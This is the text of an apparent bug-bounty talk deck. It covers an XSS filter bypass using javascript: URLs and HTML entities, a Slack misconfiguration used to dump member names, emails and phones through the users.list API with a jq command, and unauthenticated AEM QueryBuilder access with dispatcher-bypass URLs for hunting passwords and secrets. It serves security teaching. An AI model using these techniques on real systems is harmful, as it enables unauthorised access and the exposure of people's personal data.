


To the docs and beyond!

Exploring usually unexplored attack surfaces and
vectors...



root@dk :~# whoami

- Hacker, Bug-bounty Hunter, Boring documentation reader
- Top 210 on Bugcrowd
- MVP 2020 Q2 & 2021 Q1
- 30 P1s on Bugcrowd

root@dk :~# Summary

01

XSS, XSS, here I come!

A story of bad prevention filters and blacklisting

02

Cut me some slack, Will Ya!

Leveraging misconfigs in Slack for PII and more!

03


Querybuilder? What More?


Pwning AEMs with ease
w/ Querybuilder API

04

Swagger... Is Cool?

Classic LFI and a few other friends.





What is Documentation?

Documentation (*noun*) is any communicable material that is used to describe, **explain** or **instruct** regarding some attributes of an object, system or **procedure**, such as its parts, **assembly**, **installation**, maintenance and **use**.

Who uses Docs anyway?

<https://experienceleague.adobe.com/docs/experience-...>

Adobe Experience Manager 6.5 Documentation

Adobe Experience Manager (AEM) is a comprehensive content management solution for building websites, mobile apps, and forms. AEM makes it easy to manage ...

[AEM 6.5 Developing User Guide](#) · [AEM Forms](#) · [AEM 6.5 Authoring User Guide](#)

<https://developer.uber.com/docs> ▾

Docs - Developers | Uber

Discover how the **Uber API** can easily enhance your app's user experience and take your innovation further with a wide range of new capabilities.

[Uber Driver API](#) · [Uber Riders API](#) · [Uber for Business](#)

<https://cloud.google.com/docs> ▾

Documentation | Google Cloud

Comprehensive **documentation**, guides, and resources for **Google Cloud** ... A unified API that can be used to enable an end-to-end document solution from ...

[Compute Engine](#) · [Cloud Storage](#) · [BigQuery](#) · [Node.js documentation](#)

<https://cloud.google.com/apis/design/documentation> ▾

Documentation | Cloud APIs | Google Cloud

This section provides guidelines for adding inline **documentation** to your API. Most APIs will also have overviews, tutorials, and higher-level reference ...

[Comments in service configuration](#) · [Field and parameter descriptions](#)

<https://shopify.dev/api>

Shopify API reference docs - Shopify Developers

Shopify API reference docs. Explore **Shopify's** API reference and templating **documentation**. You have access to everything from the Admin API and app ...

[About Shopify APIs](#) · [Admin API](#) · [Storefront API](#) · [Getting started](#)

<https://shopify.dev> ▾

Shopify Developers Platform—Build. Innovate. Get paid.

Apps. Admin GraphQL API · Admin REST API. Themes. Liquid · Ajax API. Custom storefronts. Storefront API · View all. Search the **documentation**.

[Shopify API reference docs](#) · [Build Shopify themes](#) · [About Shopify APIs](#) · [Admin API](#)

<https://docs.developer.canva.com> ▾

Canva Developers: Overview



Build the tools for great design. Welcome to **Canva's** developer **documentation**. This site contains everything you need to know about ...

<https://developers.upwork.com> ▾

Upwork API Reference

Visit our **Documentation** site to learn more about the requirements, limits and allowed values of the request parameters and fields. 401 - Unauthorized. The ...

Ermm...more like who doesn't?





Why Docs? What's the need?

Docs come in all shapes and sizes, but the core concept remains the same :


- Helps the readers, be it **devs or end-users**, understand how a piece of **code** works.
- Place of **solid reference** to look back upon.
- Constant updates on new features and releases.
- **Community discussions/posts**, providing new insights into a pre-existing **feature**/upcoming one.

XSS, XSS, here I come!

PRODUCT BASED
COMPANY

STANDARD
DOCUMENTATION

OKAY! FOUND
SOMETHING!!



FEATURE TO BUILD
SHAREABLE EMAIL
TEMPLATES w/
WYSIWYG editor

Let's see what the docs
have to say about this!

"security reasons"

Standard HTML tags are generally supported. For security reasons, the following HTML tags and JavaScript events are not permitted. To test whether a specific tag is supported in an email template, click Preview to see the template as it appears to recipients.

Okay..what next?

Concerning development practices and really questionable blacklists

pre-curated entity lists to prevent access to

Problem with blacklists?

There might be at least one other entity left out 😏
(and in this case, there were quite a few)

what about `<a>` or `<iframe>` or others?

- Restricted HTML tags: script, form, input, button, and svg.
- Restricted Javascript events: All *on* events. For example, onclick, onload, onchange, onfocus, onselect, and so on.

- Restricted HTML tags: script, form, input, button, and svg.
- Restricted Javascript events: All *on* events. For example, onclick, onload, onchange, onfocus, onselect, and so on.

hmm.. but what
about Javascript
URLs ?

Cool, then! Let's get hacking!

(let's build a payload!)

<a> - ✓

test - ✓

test - ✓


test - ✗

(random hacking noises)


Finally!

test - ✓

(<iframe> works too!)



Sweet! But tell me more...?



Enter HTML Entities!

A method to display reserved HTML characters (say, ``<``, ``>``)




Application blocked the term ``javascript``. So I converted any letter, say ``c`` into an HTML entity, i.e: ``c`` (*javascript*)




The app then parsed it into *javascript*, bypassing the filters and triggering the classic alert box!

Cut **me** some **slack**, Will Ya!



Define Euphoria!

me :



(Sadly, I had guest access to one channel only, reserved for the demo, but who cares!)

Okay...moving on!

Contrary to what one might think, **Slack** isn't **secure by default**.
One such **misconfig** is allowing **any/all** members to **allow/restrict** posting in the channel.

Manage channel posting permissions

Who can use this feature?

- 👤 All **members** (default), but **workspace owners/admins** and **org owners/admins** can set different permissions
 - Available on [all subscriptions](#)

(Slack's official **documentation**)

What do I mean by that?



app.slack.com/client/[redacted]/browse-files/user_profile/[redacted]

Search [redacted]

Manage posting permissions for

Who can post in this channel?

☐ Everyone

☒ You, and specific people

Select people...

☒ Allow threads
Everyone will be able to add replies to messages posted in this channel, regardless of overall posting permissions

Cancel Save

Clearly highlights the **necessity** of focusing on **granular access controls** in an org.

But wait! There's more!

By simply querying Slack's REST API, one could easily dump Names, Emails, Phone Numbers, and in some cases addresses too! (PII, to be precise)



Personally Identifiable Information

- **POST** request to **/api/users.list**
- **JSON** response containing the results
- **7.7 MB JSON** data. Tonnes of PII.
- Now, how do we make sense of this huge chunk of data?
- **jq** comes to the save! (Big thanks to **@dominator98** for helping out w/ the regex)
`cat user-updated.json | jq -r '.members[] | "Name: \(.name)\t Email: \(.profile.email)\t Phone: \(.profile.phone)'"`

```
root@LAPTOP-FIKL3FTQ:/mnt/d/downloads/pentest# cat user-updated.json | jq -r '.members[] | "Name: \(.name)\t Email: \(.profile.email)\t Phone: \(.profile.phone)'"
```

```
Name: williams      Email: williams@.com      Phone:
Name: debkundu999   Email: debkundu999@gmail.com Phone:
```


It's Exfil-O-Clock!

1/2


Exfiltrated >=3.5k unique entries w/ this sweet command.

```
root@LAPTOP-FIKL3FTQ:/mnt/d/downloads/pentest# cat user-updated.json | jq -r '.members
[[]]"Name: \(.name)\t Email: \(.profile.email)\t Phone: \(.profile.phone)"" | wc -l
3558
root@LAPTOP-FIKL3FTQ:/mnt/d/downloads/pentest#
```

2/2

```
root@LAPTOP-FIKL3FTQ:/mnt/d/downloads/pentest# cat user-updated.json | jq -r '.members[[]]"Name: \(.name)\t Email: \(.profile.email)\t Phone: \(.profile.phone)""
```

```
Name: williams      Email: williams@.com      Phone:
Name: debkundu999   Email: debkundu999@googlemail.com      Phone:
```



The Fix.

Manage email display

Who can use this feature?

 **Workspace owners/admins** and **org owners/admins**

 Available on [all subscriptions](#)

By default, members' email addresses are displayed in their Slack profiles, which are visible to their organisation and any organisations that they're [sharing channels with](#). If they like, owners and admins can adjust this setting to display email addresses only to members of their organisation, or to no one at all.

(Slack's official **documentation**)

What's Querybuilder?

(and why does it **matter**?)

- AEM **querybuilder** is a tool/framework developed by adobe for writing simple and **efficient** queries in aem.
- It allows building queries (**JCR XPath underneath**) for a query engine (**OAK Query Engine**) which are simple to compose.
- A query can be described as simple set of **predicates** in **key value** form.
- Comes in different shapes and sizes, viz. `/bin/querybuilder.json`, `/bin/querybuilder.json.servlet`, `/bin/querybuilder.feed`, `/bin/querybuilder.feed.servlet`



Adobe
Experience
Manager

What Now?...

Let's start by debugging a normal **QueryBuilder** path!

site.com / bin/querybuilder.json ?key=value&key=value&key=value

↓
Domain

↓
Path to querybuilder API

↓
Stuff that you wanna exfil

Fooling dispatcher w/ multiple slashes
and whitelisted extensions

site.com ///bin///querybuilder.json;%0aa.css ?key=value&key=value&key=value

↓
Domain

↓
Path to querybuilder API

↓
Stuff that you wanna exfil


But real world instances look somewhat like

A bit of **detour...**

What is **Dispatcher**?

Dispatcher is **Adobe Experience Manager's** caching and/or load balancing tool that can be used in conjunction with an enterprise-class web server.

AEM primarily relies on `dispatcher.any` policy of Dispatcher to function as an allow/deny list



```
/filter{  
  /0001 { /type "deny" /method "GET" /url "/index.html" }  
}
```

Deny rule

```
/0028 { /type "allow" /url "/var/*" }
```

Allow rule

I guess now its clear, what role the multiple slashes & allowed extensions(.gif, .png, .css) play

Okay...back to Querybuilder!

(time to talk about the actual stuff)

Unauthenticated Access to AEM Querybuilder leads to Information Disclosure

Updated a year ago

P1 Unresolved

40 points

Comments 6

/bin/querybuilder.json?key=value&key=value&key=value

↓
Path to querybuilder API

↓
Stuff that you wanna exfil



Query Parameters!

(Build queries manually and no longer rely on tool output, yay!)

- **type=nt:file** (displays files), **type=nt:folder** (displays folders), **type=cq:Page** (displays pages)
- **fulltext=string** (scrapes the entire application for any/all occurrences of the input string)
- **nodename=*.zip** (lists all zip files), **nodename=*.txt** (lists all txt files), **nodename=*.jar** and so on...
- **path=/foo** (performs the given operation within input path, say ``/apps``, ``/home``, ``/var``, ``/conf``, ``/etc``)
- **p.limit=n** (Displays n no.of results at max), **p.limit=-1** to extract all results.
- Wanna Find Recently Modified Items? - **orderby=@jcr:content/cq:lastModified**
- **p.nodedepth=n**, **p.guessTotal=true**, **p.hits=full/p.hits=selective**
- **property=jcr:createdBy&property.value=admin** / **property=jcr:title&property.value=secret**
- Wannna search on multiple paths? - **group.1_path=/apps&group.2_path=/var&group.p.or=true**

Let's see **stuff** in **action!**

domain.com/bin/querybuilder.json.css?fulltext=query&p.hits=full&p.limit=-1



domain.com/bin/querybuilder.json.css?fulltext=query&p.hits=full&p.limit=-1

```
← → ↻ 🔒 [redacted] /bin/querybuilder.json.css?fulltext=secret&p.hits=full&p.limit=-1
```

```
{
  "success": true,
  "results": 90,
  "total": 91,
  "more": false,
  "offset": 0,
  "hits": [
    {
      "path": "/libs/cq/ui/widgets/source/widgets/form/Password.js",
      "excerpt": "/libs/cq/ui/widgets/source/widgets/form/Password.js",
      "name": "Password.js",
      "title": "Password.js",
      "lastModified": "2018-08-10 09:34:18",
      "created": "2016-08-10 09:42:19",
      "size": "890 Bytes",
      "mimeType": "application/javascript"
    }
  ]
}
```

secret 1/33

```
← → ↻ 🔒 [redacted] //bin///querybuilder.json.css?fulltext=password&p.limit=-1
```

```
{
  "success": true,
  "results": 313,
  "total": 313,
  "more": false,
  "offset": 0,
  "hits": [
    {
      "path": "/libs/cq/ui/widgets/source/widgets/form/Password.js",
      "excerpt": "/libs/cq/ui/widgets/source/widgets/form/Password.js",
      "name": "Password.js",
      "title": "Password.js",
      "lastModified": "2018-08-10 09:34:18",
      "created": "2016-08-10 09:42:19",
      "size": "890 Bytes",
      "mimeType": "application/javascript"
    },
    {
      "path": "/jcr:system/jcr:nodeTypes/rep:User/rep:namedPropertyDefinitions/rep:password",
      "excerpt": "",
      "name": "rep:password",
      "title": "rep:password"
    },
    {
      "path": "/jcr:system/jcr:nodeTypes/rep:Password",
      "excerpt": "",
      "name": "rep:Password",
      "title": "rep:Password"
    },
    {
      "path": "/jcr:system/jcr:nodeTypes/rep:SystemUser/rep:namedPropertyDefinitions/rep:password",
      "excerpt": "",
      "name": "rep:password",
      "title": "rep:password"
    },
    {
      "path": "/jcr:system/jcr:nodeTypes/rep:User/rep:namedChildNodeDefinitions/rep:pwd/rep:Password",
      "excerpt": "",
      "name": "rep:Password",
      "title": "rep:Password"
    },
    {
      "path": "/jcr:system/jcr:nodeTypes/rep:SystemUser/rep:namedChildNodeDefinitions/rep:pwd/rep:Password",
      "excerpt": "",
      "name": "rep:Password",
      "title": "rep:Password"
    }
  ]
}
```


domain.com/bin/querybuilder.json.css?type=nt:file&path=/etc&nodename=*.txt&p.limit=-1

